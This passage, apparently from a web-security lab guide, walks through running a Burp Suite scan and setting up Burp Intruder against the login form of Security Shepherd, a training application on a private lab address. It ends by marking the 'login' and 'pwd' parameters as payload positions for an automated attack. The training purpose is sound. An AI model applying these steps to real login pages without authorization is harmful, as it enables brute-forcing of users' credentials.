
1. In Burp, go to "Dashboard" and click on "New scan" button.




2. In the "New scan" window, click on "Application login" > "New" button.




3. Enter valid login credentials for the target application, and click on "OK" button.




4. Close the "New scan" window by clicking on "OK" button.



5. In "Dashboard" > "Tasks" section, click on the "View Details" link.




6. Go to "Issue activity" tab to see the list of issues identified by the scanner.




Intruder (30 Minutes)

This is a powerful tool for carrying out automated customized attacks against web applications. It is highly configurable and can be used to perform a wide range of tasks to make your testing faster and more effective.


1. In Burp, go to "Intruder" > "Target" tab, and verify the "Attack Target" configuration.




2. Switch to "Intruder" > "Position" tab, and get familiar with the user interface.




3. Switch to "Intruder" > "Payloads" tab, and get familiar with the user interface.




4. Switch to "Intruder" > "Options" tab, and get familiar with the user interface.




5. In Firefox, access the login page of Security Shepherd web application: `https://192.168.56.104/login.jsp`
6. Enter random values and submit the login form.
7. Intercept this request in Burp.




8. Send the intercepted request to `Intruder`.



9. Go to "Intruder" > "Positions" tab.
10. Click on "Clear" button to clear the pre-defined payload positions.
11. Identify parameters that accept user inputs.
12. Mark the payload positions by selecting the corresponding value for a parameter and then clicking on "Add" button. For Security Shepherd login request, mark payload positions for the parameters named as "login" and "pwd".

